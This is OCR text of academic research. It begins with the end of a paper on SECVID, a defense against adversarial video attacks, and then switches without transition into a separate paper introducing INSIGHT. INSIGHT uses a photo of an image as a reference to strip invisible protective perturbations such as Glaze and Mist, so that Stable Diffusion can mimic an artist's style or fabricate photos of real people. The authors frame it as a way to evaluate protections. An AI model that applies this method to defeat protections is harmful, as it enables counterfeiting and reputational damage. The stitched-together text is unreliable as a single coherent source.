AdvIT [89], leveraging temporal consistency, is the first video-specific defense, but it only detects, not rectifies, adversarial videos. DP [46] and OUDefend [51] are two additional video-specific defenses. DP customizes defense patterns based on specific known adversarial perturbations. Meanwhile, OUDefend utilizes over/undercomplete features of videos within a feature restoration network, tailored to the video classifier's architecture, to defend against adversarial videos. Adversarial training [42, 78], adapted from images to videos, requires prior knowledge of adversarial perturbations. Random Smoothing [34], which uses Gaussian noise to avoid certain downsides, underperforms in defending videos, as noted in [5] and confirmed in Table 3. Finally, self-adaptive JPEG compression and optical texture analysis are used in video defenses [13]. This method is especially effective for large objects, where distinct textures and sizes facilitate better compression adjustments and more robust texture analysis.

9 Conclusion

We introduce SECVID in response to increasing attacks on DNN-based video recognition systems. This correction-based defense uses video compressive sensing to address adversarial threats through sparse transformation, discretization, and advanced reconstruction, maintaining video quality and integrity. While enhancing system defense, SECVID introduces trade-offs, including slightly reduced recognition accuracy, additional training for its pre-processing module, and longer inference times. These trade-offs pinpoint future research directions, especially in cost-effective methods that selectively impact security. As reliance on DNNs grows in security-critical areas, SECVID serves as an effective countermeasure against advanced adversarial video attacks, providing crucial insights for developing robust defenses.

Abstract

Advancements in generative AI models like Stable Diffusion, DALL·E 2, and Midjourney have revolutionized digital creativity, enabling the generation of authentic-looking images from text and altering existing images with ease. Yet, their capacity poses significant ethical challenges, including replicating an artist's style without consent, the creation of counterfeit images, and potential reputational damage through manipulated content. Protection techniques have emerged to combat misuse by injecting imperceptible noises into images. This paper introduces INSIGHT, a novel approach that challenges the robustness of these protections by aligning protected image features with human visual perception. By using a photo as a reference, approximating the human eye's perspective, INSIGHT effectively neutralizes protective perturbations, enabling the generative model to recapture authentic features. Our extensive evaluation across 3 datasets and 10 protection techniques demonstrates its superiority over existing methods in overcoming protective measures, emphasizing the need for stronger safeguards in digital content generation.

1 Introduction

Generative AIs such as Stable Diffusion [26], DALL·E 2 [25], and Midjourney [9] have taken the world by storm because of their superb capability of generating authentic-looking images from only a few words. A stunning "photograph" can be captured without venturing into the wilderness to search for the perfect scene. Instead, it can be achieved by describing all the essential elements required within the scene. If one takes a photo with some flaws but is not a master of image editing tools such as Photoshop, they can simply demand the generative AIs to repair it. Generative AIs also exhibit a level of painting expertise that rivals that of the finest human artists. A breathtaking "artwork" can be made by naming the genre (e.g., the brushstroke and color palette) and describing the content to the AIs.

*Equal contribution.



Figure 1: Examples of the existing protection and countermeasure in style mimicry attack. The existing countermeasure Impress cannot break the protection Mist, while ours can.

Beyond utilizing their generative capability learned from an enormous amount of data, a lot of fine-tuning techniques have been devised to personalize a pre-trained Stable Diffusion model [8, 28] with a small set of data (e.g. even only 5-20 images). For example, 5 photos of a person can make a Stable Diffusion model memorize that person and create photos of that person in different contexts. Several real paintings of Vincent van Gogh are sufficient to teach a Stable Diffusion model to paint like him.

These techniques have contributed to the widespread adoption of generative AIs like never before. However, they have also raised numerous serious concerns and have had a detrimental impact on many individuals and society when exploited by malicious users. A major concern is aroused from the *style mimicry attack* via a personalized Stable Diffusion model. Assume Vincent is the victim artist. He spent years working hard and learning how to paint. After he developed his unique painting style, he hoped to live a better life by selling his paintings, but still couldn't afford more than a hand-to-mouth existence. He started to advertise and promote his paintings online to attract more customers. However, an

attacker downloaded those paintings to fine-tune a Stable Diffusion model to produce counterfeits. The image at the top left corner of Figure 1 (annotated with "Unprotected" and "Training") denotes a real painting from Vincent used to fine-tune a Stable Diffusion model and the image below is a counterfeit generated by the model. Looking at the shape of the flowers and the vase as well as the impasto brushstrokes, one has enough confidence in believing they are both from Vincent. To make a profit, the attacker sold them at a lower price. This could completely destroy Vincent's life and career.

Realizing these attacks, researchers make every effort to devise *protection methods* to prevent images from being misused. One of the most famous tools is Glaze [36] that added *invisible* perturbations to the painting to prevent the Stable Diffusion model from learning the correct painting style. Vincent decided to use it to protect his artwork. But shortly, he found there were new counterfeits because the recently proposed *countermeasure* Impress [3] can purify the protected images to disable the protective effect[1]. Before he gave up, he found another tool Mist whose protection cannot be removed by Impress as demonstrated by the second and third columns in Figure 1. In particular, the attacker fine-tuned a Stable Diffusion model on the Mist-protected paintings but found the generated image (in the second column) was of low quality. Then the attacker tried to use Impress to purify the protected paintings before training a model on them, but the generated image (in the third column) is still chaotic. Now, Vincent is satisfied with the protection and publishes the Mist-protected paintings online.

However, is this *invisible*-perturbation-based protection really sufficient? To better answer this question, we study the inherent properties of existing protections. All of these methods are based on adding *invisible* noises [14, 15, 36, 44, 46, 49, 53], with which the models can no longer learn the correct features. The invisibility requirement is because they don't want humans to perceive the difference between unprotected and protected images. Otherwise, the market values of the paintings may greatly degrade. In other words, these noises can only fool AI models but not humans. If we can transfer this human invisibility to the models by aligning the features of the protected images in the lens of models and the eyes of humans, the added noises would be neutralized, and the model should be able to pick up the correct features (as humans). With this insight, we propose a new approach called INSIGHT to evaluate the robustness of existing protections.

More specifically, we propose to use the photo of a protected image as the alignment reference. The photo can be considered a good approximation of human visual perception because of the similarity between the structures of the eyes and the design of a camera [23, 39, 45]. We observe the architecture of a Stable Diffusion model contains two components. Therefore we align the features of the protected image with its reference via a contrastive loss in each component. This is achieved by finding a new perturbation to counteract the protective perturbation. The rightmost column in Figure 1 shows our approach can invalidate the protection. The attacker first uses our approach to purify the protected paintings and then fine-tune a Stable Diffusion model on them. The generated image in the second row resembles Vincent's style again.

Besides the style mimicry attack, attackers can also create fake images of certain identities using Stable Diffusion models, including *subject recontextualization* and *image manipulation* attacks. These fake images can damage the subject's reputation (e.g., a fake photo of the person in prison) or even cause significant financial loss. For example, fake generations made a multinational company lose more than 25 million dollars in this February [4]. Details of different attacks are in Section 2.2. *We want to emphasize that our goal is not to facilitate attacks, but to provide a tool to evaluate protections and help build stronger protections.* Our contributions are summarized as follows:

- We analyze the design space of existing protections and countermeasures (that aim to remove protections). We point out the invisible perturbation is not robust. We observe that the ineffectiveness of existing countermeasures is because they fail to constrain both components of the Stable Diffusion models and lack a good reference (to facilitate removing protective noises).

- We design a new countermeasure against protections. It exploits the invisibility of the added perturbation. It invalidates protection by aligning the features of the protected images with the human visual reference (e.g., a photo) in the two components of a Stable Diffusion model.

- We build and open-source a tool INSIGHT [21] (Rethinking the Invisible Protection against Unauthorized Image Usage in Stable Diffusion) and extensively evaluate it against 10 existing protections on three datasets. We compare our approach against 4 baselines including the SOTA Impress in 3 types of attacks (i.e., style mimicry, subject recontextualization, and image manipulation). Experimental results show our approach can outperform all baselines against all protections in all attacks. For style mimicry, our approach has 1.4x the effectiveness of the best baseline. For the other two attacks, our approach is also the most effective and can help generate images of the best quality. We also conduct human studies and GPT4-based studies. On average, users/GPT4 prefer our approach to the best baseline in 93.9%/94.2% cases. We also show the effectiveness of our approach in the commercial service.

Threat Model. We use the same threat model as the existing countermeasure [3]. The defenders want to use invisible

[1] Results can be found in its original paper and our evaluation



Figure 3: Style mimicry. Attackers use the victim artist's paintings (e.g., Vincent van Gogh) to train a Stable Diffusion model to generate fake paintings in the same style.

perturbations to protect the images from being misused. The defender can utilize arbitrary image transformation methods and pre-trained diffusion models. The goal of the attackers is to diminish the protection to misuse images. They have no knowledge of the exact protection method or the corresponding clean (unprotected) images. But they have complete control over the protected images and thus can utilize countermeasures to remove protection. They can exploit pre-trained diffusion models.

Ethics. Our human study has received approval from our institutional review board (IRB). It is collected anonymously via Amazon Mechanical Turk. We don't collect or store any personally identifiable information.

2 Latent Diffusion Model and Image Misuse

2.1 Latent Diffusion Model

Figure 2 shows the architecture of the Latent Diffusion Model (LDM) or Stable Diffusion (SD) [26]. Different from existing Diffusion Models (DM), such as the Denoising Diffusion Probabilistic Model [7] and Noise Conditional Score Network [41], that operate in the pixel domain, LDM runs the diffusion process in a compressed latent space created by a Variational Autoencoder (VAE) consisting of an encoder $\mathcal{E}$ and a decoder $\mathcal{D}$ [5]. $\mathcal{E}$ encodes an image x from the pixel space into the latent space as $z^0 = \mathcal{E}(x)$ while $\mathcal{D}$ decodes a latent vector to recover an image to the pixel space. The encoder and decoder compose the so-called first stage, while the diffusion process in the latent space is the second stage.

The forward process (e.g. $z^0, z^1, \ldots, z^T$) in LDM iteratively adds Gaussian noises to z^0 until it becomes a Gaussian noise, that is, $z^T \sim \mathcal{N}(0, I)$. The training goal of LDM is to learn a network M_θ (usually a UNet) to form a reverse process to iteratively denoise the Gaussian noise z^T to recover z^0 according to the defined distribution:

$$\mathbf{z}^{t-1} \sim \mathcal{N}(z^{t-1}; \frac{1}{\sqrt{\alpha^t}}\left(z^t - \frac{1-\alpha^t}{\sqrt{1-\bar{\alpha}^t}} M_\theta(z^t, t)\right), \sigma^t I) \quad (1)$$

where α^t is the transitional content schedulers mathematically defined in DM and $\bar{\alpha}^t = \prod_{i=1}^{t} \alpha^i$ [7, 26].

One advantage of LDM is that it can utilize an additional condition c such as text prompts to guide the reverse process to generate the desired images[2]. For text-to-image generation (Stable Diffusion Models), each training sample is a pair of an image x and a text prompt c. This conditional generation is usually implemented as extra attention layers in M_θ. Intuitively, the conditional training goal is to approximate the added noise $\varepsilon^t \sim \mathcal{N}(0, I)$ at the t-th step, and the simplified training loss is as follows.

$$L_{\text{LDM}} = \mathbb{E}_{t, z^0, c, \varepsilon^t} \|\varepsilon^t - M_\theta(\sqrt{\bar{\alpha}^t} z^0 + \sqrt{1-\bar{\alpha}^t}\varepsilon^t, c, t)\|_2^2 \quad (2)$$

where t is sampled from $[1, T]$, $z^0 = \mathcal{E}(x)$, $\varepsilon^t \sim \mathcal{N}(0, I)$.

After training, to generate an image for a given text prompt c, a latent vector z^T is first sampled from the Gaussian distribution and progressively denoised to get z^0; z^0 is further decoded by $\mathcal{D}$ to synthesize the final image $\tilde{x} = \mathcal{D}(z^0)$.

2.2 LDM-based Image Misuse

The high capability of LDM in few-shot image generation and manipulation empowers non-experts to create amazing artwork with only a few lines of text. These fantastic models and techniques contribute to the blossom of generative AIs. However, once used by malicious attackers, they also brought a lot of concerns about image misuse. There are three main misuse scenarios. Each of them can cause severe damage.

Style Mimicry. The first type of misuse is style mimicry which has concerned a lot of researchers and artists [36]. The malicious attackers want to generate synthetic paintings with the same style as certain artists to make profits. Figure 3 provides an illustration. The victim artist (e.g., Vincent van Gogh) draws some paintings and advertises them online. After downloading them, the attackers use DreamBooth [28] to fine-tune a pre-trained Stable Diffusion model. For example, they can force the model to associate the text prompt "a [V] painting" with the victim's painting style. They can then use this model to generate "new" paintings of Vincent as long as they insert "a [V] painting" into the prompt. Comparing the

[2] Another network will extract embedding of the text prompt and feed it to UNet. We omit this step here for simplicity.



Figure 4: Subject recontextualization. Attackers use the victim's (e.g., Adam Michnik) photos to train a Stable Diffusion model to create the victim in new contexts (e.g., Eiffel Tower).



Figure 5: Image manipulation. Attackers use a Stable Diffusion model to manipulate the unmasked (dark) area of the victims' (e.g., Roger Federer and Trevor Noah) photo.

images on the right and left in Figure 3, it looks like they were painted by the same artist. Attackers don't need to spend years learning and practicing painting. What it takes is just a few clicks and several minutes. This can have negative impacts on artists, students, and even the whole society.

Subject Recontextualization. The Stable Diffusion model is not only able to mimic painting styles but also able to memorize subjects. This enables the second type of image misuse known as subject recontextualization as demonstrated in Figure 4. The goal of this attack is to create the subject in a new context. The created subject is usually in new poses, different facial expressions, and unseen clothes. The attackers first obtain a set of the victim's photos. They are either taken by the attackers or retrieved from online resources. The attackers then use DreamBooth [28] to make the model connect the text prompt "a [V] person" with the victim. As a result, the attackers can generate photos of the victim in front of the Eiffel Tower using the prompt "a [V] person in front of the Eiffel Tower". When the victim is put into some wicked context such as being in prison or arrested by the police, news with such fake high-fidelity photos can produce a catastrophe.

Single Image Manipulation. Different from the previous two, the attackers want to manipulate a *single* photo, as shown by Figure 5. They mask the photo to denote the unchanged area and ask the Stable Diffusion to repaint the other area according to the provided text [6, 32]. In this case, they don't use a set of photos to fine-tune a Stable Diffusion model. Instead,

Table 1: Strategies of existing protection methods. Anti. means Anti-DreamBooth. PG_E and PG_D mean the encoder and diffusion protection methods in PhotoGuard.

UNet	○	○	◐	●	●	●	●	●	●

○ not consider ◐ implicitly consider ● explicitly consider

they use a pre-trained model to complete the manipulation. This makes the attacks easier to conduct and cause damage. Different from the previous attack, it usually preserves the same subject (*e.g.*, the face pixels). The right two fake photos in Figure 5 are crafted using the prompts "men in casino" and "men in prison". The high fidelity of the photos can persuade people to believe the two people are indeed in prison.

There are multiple differences between the last two types of attacks. First, subject recontextualization requires *training* a model using several images while single image manipulation utilizes a *pre-trained* model. Second, the former needs to *memorize* the subject and then *recreate* it in a new context. The created subject usually has different poses, facial expressions, and clothes from the training images. For example, Adam in the fake photo of Figure 4 is smiling, wearing a backpack, and has a smaller head size. All of these features are different from the training photos. However, image manipulation *does not memorize* anything and directly modifies the unmasked area. That is, the pixel values in the masked area are copied from the real image. For example, the two images on the right side have the same heads as the real image on the left in Figure 5.

3 Existing Protection Methods

Attacks being proposed, researchers devise different protection methods to mitigate them. They add protective perturbations δ to the original photos and publish the protected ones instead. We have seen that LDM consists of two stages/components: the VAE ($\mathcal{E}$ and $\mathcal{D}$) stage, and the diffusion stage with M_θ. In the following, we briefly explain existing protection methods based on which component they explicitly target (summarized in Table 1). There are mainly two categories: 1) constraining VAE only, and 2) constraining both VAE and UNet. There is no existing protection only constraining UNet because one has to go through VAE to constrain UNet in the latent space.

Constraining VAE Only. This type of protection tries to mislead the VAE to regard the protected image $x_{\text{protected}} = x + \delta$ as a carefully selected *target image* x_{target} [30, 36] by minimizing the distance between the latent vector of x and that of x_{target}: $\delta = \text{argmin}_\delta \|\mathcal{E}(x+\delta) - \mathcal{E}(x_{\text{target}})\|_2^2$. Glaze [36] first transforms the painting into a genre different from the ground truth one (e.g., from Post Impressionism to Cubism) and uses

Table 2: Strategies of countermeasures. The first three are post-processing methods independent of diffusion models.

Comp.	JPEG	Gaussian	Crop+resize	Impress	Ours

UNet	○	○	○	○	●

○ not consider
◐ implicitly consider
● explicitly consider

that as x_{target}, while the encoder protection of PhotoGuard [32] (denoted by PG_E) uses a gray image.

Constraining both VAE and UNet. We can also achieve protection by misleading the UNet. Because UNet in an LDM is defined in the latent space, constraining UNet cannot avoid considering VAE. Based on the space where the optimization loss is defined, protection of this type can be further subdivided into three categories. The first one is the diffusion protection in PhotoGuard [32] (denoted by PG_D). It defines the loss in the pixel space and thus implicitly considers the VAE and UNet. It wants the image generated by LDM based on the protected one $x_{\text{protected}} = x + \delta$ to be similar to a target image (e.g., a gray image):$\delta = \text{argmin}_\delta \|f_{\text{LDM}}(x+\delta) - x_{\text{target}}\|_2^2$, where f_{LDM} denotes the whole LDM generation process.

The second subdivision defines the optimization loss in the UNet component, including AdvDM+ [15], SDS± and AdvDM- [49], and Anti-DreamBooth [44]. AdvDM+ forces the UNet's output for $x_{\text{protected}}$ to deviate from the ground truth: $\text{argmax}_\delta \mathbb{E}_{t,\varepsilon^t}\|\varepsilon^t - M_\theta(\sqrt{\bar{\alpha}^t}z^0 + \sqrt{1-\bar{\alpha}^t}\varepsilon^t, c, t)\|_2^2$. Anti-DreamBooth [44] also updates the LDM to improve the protection effect against DreamBooth [28]. SDS+ reduces the time cost and GPU memory required by AdvDM+ via approximating the gradients propagated from the UNet. SDS- and AdvDM- use a similar loss with modified directions.

The third subdivision explicitly defines the loss in the VAE component in addition to the UNet, including Mist [14], ITA [53], and SDST [49]. They want to mislead both the VAE and the UNet at the same time. Mist can be considered as AdvDM+ with PG_E. ITA also updates LDM as Anti-DreamBooth. SDST is Mist with the gradient approximation.

Perturbation Bound. To avoid destroying the original image, the protection methods bound the perturbation to ensure it's invisible. Glaze [36] uses a *learned perceptual image patch similarity* (LPIPS) [51] regularization term to penalize large perturbation while the others clip the perturbation according to predefined distance ℓ_∞ or ℓ_2 [14, 15, 32, 44, 49, 53].

4 Limitations of Existing Countermeasures (Against Protection Techniques)

This section discusses four existing countermeasures to the aforementioned protection methods: JPEG compression, Gaussian noise, Crop+resize and Impress [3]. They aim to nullify the protective perturbations such that the adversary can succeed. The first three methods are based on transformations evaluated in existing literature [3, 14, 33, 44, 49, 53]. They don't utilize any information from LDM, they constrain neither VAE nor UNet. Impress is the state-of-the-art LDM-based method against Glaze and PhotoGuard. It implicitly constrains VAE as explained later. Table 2 summarizes the used strategy of each countermeasure.

Figure 6 visualizes their performance against Mist in style mimicry and indicates that improvement is still needed. The first row shows one training sample for each case. Each column shows one type of training data to fine-tune an SD. The "Clean" column fine-tunes an SD using unprotected paintings (here they are painted by Vincent). The images generated by the fine-tuned SD model are displayed in the second and third rows. We can see the generated images and the clean paintings both feature similar choppy and expressive brushstrokes and lines. Thus without any protection, style mimicry is easy. The second column shows the result when the training paintings are protected by Mist. Because it only adds small perturbations, there is no significant visual difference between the first two images in the first row. However, the generated images (in the second column of the second and third rows) are completely destroyed and have obvious Mist patterns This is a successful protection.

We now examine the performance of the first three transformation-based methods. JPEG compresses an image in a lossy way and has been shown to be able to remove some protection effects by researchers [3, 33]. We follow their setting and use 15 as the quality factor. We first use JPEG to compress the protected paintings and use the compressed ones to fine-tune an SD model to generate new paintings. As shown by the third column in Figure 6, it removes some protection so that the generated images start to show the similar contents as the clean ones. However, the brushstrokes and color palettes are different. Another baseline is Gaussian noise, which adds Gaussian noises to the protected image. It does not work and sometimes even strengthens the protection as indicated by the fourth column.

Crop+resize has been empirically proven by researchers to be the most effective post-processing (non-LDM-based) method of removing protection compared with JPEG compression and Gaussian perturbation [3, 14, 49][3]. We follow the literature to run Crop+resize by first cropping 64 pixels in all directions around the protected 512^2 image and then resizing it back to 512^2 [14, 49]. An SD model is fine-tuned on the cropped and resized images. The results of Crop+resize are listed in the fifth column. There is some improvement as the semantic contents and some wavy brushstrokes are mostly recovered. However, we can see that the painting of flowers has obvious strange patterns and the painting in the last row lacks fine brushstrokes and uses a different color scheme. Therefore, it cannot completely remove the protection.

[3] Our experiments in the evaluation section also show Crop+resize outperforms JPEG compression and Gaussian noise.



Figure 6: Examples of existing countermeasures for Mist. The first row shows samples used to train the Stable Diffusion model. The second and third rows show generated samples. Each column denotes a different setting.

Impress [3] is the SOTA countermeasure against Glaze and PhotoGuard. It observed that the image reconstructed by VAE $\mathcal{D}(\mathcal{E}(x_{\text{protected}}))$ deviates from $x_{\text{protected}}$ noticeably whereas a clean image (used in training) is close to its reconstruction, i.e., $x_{\text{clean}} \approx \mathcal{D}(\mathcal{E}(x_{\text{clean}}))$. Therefore, it proposes to remove the protection effect (in $x_{\text{protected}}$) by finding another perturbation δ such that $x_{\text{protected}} + \delta$ is close to $\mathcal{D}(\mathcal{E}(x_{\text{protected}} + \delta))$. From its optimization goal, we can see it only implicitly considers VAE but does not explicitly enforce anything inside of the VAE or UNet. The sixth column in Figure 6 lists the $x_{\text{protected}} + \delta$ in the first row. An SD is fine-tuned on the Impress-purified images. As shown by the generated images, instead of removing the protection effects, it undesirably fortifies them and the MIST pattern is more obvious now. Actually, the image processed by Impress in the first row already starts to have that pattern. Impress is effective on Glaze and PhotoGuard because the larger inconsistency produced by them can only be mitigated by removing the protection noises. However, the protection method Mist leverages a smaller inconsistency. Hence, without any other guidance, instead of removing the protection noises from $x_{\text{protected}}$, the optimization in Impress tends to inject similar noises into $x_{\text{protected}} + \delta$ to make the reconstruction consistent. As a result, Impress enhances the Mist protection instead of removing it.

As indicated by Table 1 and Table 2, different protection methods can exploit different components while existing countermeasures do not fully cover both VAE and UNet. Recall that the protection methods add invisible noises to make the protected image divert from the original one from LDM's perspective. Because of this invisibility, we propose to craft a visual reference in the eyes of a human and use it to explicitly guide resolving the divergence produced by protection perturbation in both VAE and UNet to overcome the shortcomings of existing countermeasures. The rightmost column in Figure 6 lists our results. The styles of the two synthetic images are very similar to the two synthetic ones in the first column since the brushstrokes and color schemes are similar, indicating our method successfully removes the protections.

5 Our Design

Our goal is to remove the protection added to $x_{\text{protected}}$ by explicitly resolving the divergence brought by the protection perturbation in both VAE and UNet. It takes a protected image $x_{\text{protected}}$ and its visual reference x_{visual} (e.g., by taking a picture of the protected image, disrupting some of the well crafted perturbations) and produces an aligned image x_{aligned} (i.e., with protection disabled to some extent). It derives the output by aligning with x_{visual} in the latent space created by VAE and the intermediate diffusion steps. Figure 7 presents an overview of the whole attack pipeline. The left part of the figure shows our optimization framework to remove the protection. The right part shows an example of style mimicry. If attackers directly train a Stable Diffusion model using $x_{\text{protected}}$, the model can only generate useless images. If attackers first use our method to remove the protection and train a model on x_{aligned}, they can fulfill the style mimicry. We will elaborate on the five crucial elements in our framework in this section: 1) visual reference x_{visual} providing guidance, 2) LPIPS loss constraining the allowed amount of changes, 3) UNet contrastive alignment explicitly utilizing the guidance as the positive direction and the protected sample as the negative direction in the UNet space, 4) VAE contrastive alignment similar to the previous one but being applied in



Figure 7: Overview of our pipeline. The left part shows our optimization framework that takes in a protected image and outputs an aligned (i.e., purified) one with the protection removed. The right part shows the image misuse attack (*e.g.*, style mimicry).



Figure 8: Cases where Photo is effective. The first/second row shows the training/generated images. The odd/even columns denote the settings of protections/photos.



Figure 9: Effects of the UNet and VAE alignment. The first/second row shows the training/generated images. Each column denotes a different setting.

the VAE stage, and 5) reconstruction alignment reducing the inconsistent features recognized by LDM.

5.1 Visual Reference

Our intuition is that the added *invisible* noises by various protection methods only confuse the LDM but not humans. Therefore, we would like to involve such guidance to diminish the protection effect by aligning the LDM's and human's cognition on the protected image. To approximate what the painting looks like in human eyes, we choose to use a photo captured by the camera, since researchers consider camera can faithfully reflects humans' visual perception [23, 39, 45][4].

A naive solution is to directly use this visual reference to replace the protected image in SD fine-tuning. Figure 8 shows its effectiveness. The first row shows the training images used to fine-tune the SD models. The second row shows the generated images. The first two columns show its effectiveness on Mist-protected images. The attacker wants to generate a new flower painting by mimicking Vincent's style. The first column fine-tunes the SD model on Mist-protected images and generates images with chaotic content covered by the "MIST" pattern. In the second column, we first take photos of Mist-protected images and use them to fine-tune the SD model. The generated image draws the flowers in Vincent's style and thus is a good mimic. The third and fourth columns show a similar case when the protection method is AdvDM+. The attackers try to generate a painting of a person in a suit. The AdvDM+ results in very strange color clusters and the Photo's result is much better, suggesting the transformations through the physical world by taking pictures are effective in removing the digital protective noises.

[4] Our evaluation also shows it outperforms other transformation-based methods.

Figure 10: ℓ_∞ and ℓ_{LPIPS} between the clean *training* image and the corresponding protected *training* one. The average ℓ_∞ and ℓ_{LPIPS} on 24 random pairs are 174/255 and 0.0555.

However, it's not sufficient in some cases as shown by the second column in Figure 9. The text prompt is "a river with a bridge and a statue". When using Mist-protected paintings to fine-tune an SD model to generate images, there is no meaningful content. When photos are used as the training data, the general scene starts to appear. We can see the blue sky, green trees, the river, and even a statue in the middle. However, some Mist patterns are still there. This necessitates our further optimization using the reference. Note that our optimization method needs a lossy positive reference that can preserve the semantic content. We choose to use photos, but our method is not limited to working only with photos.

5.2 Visual Bound

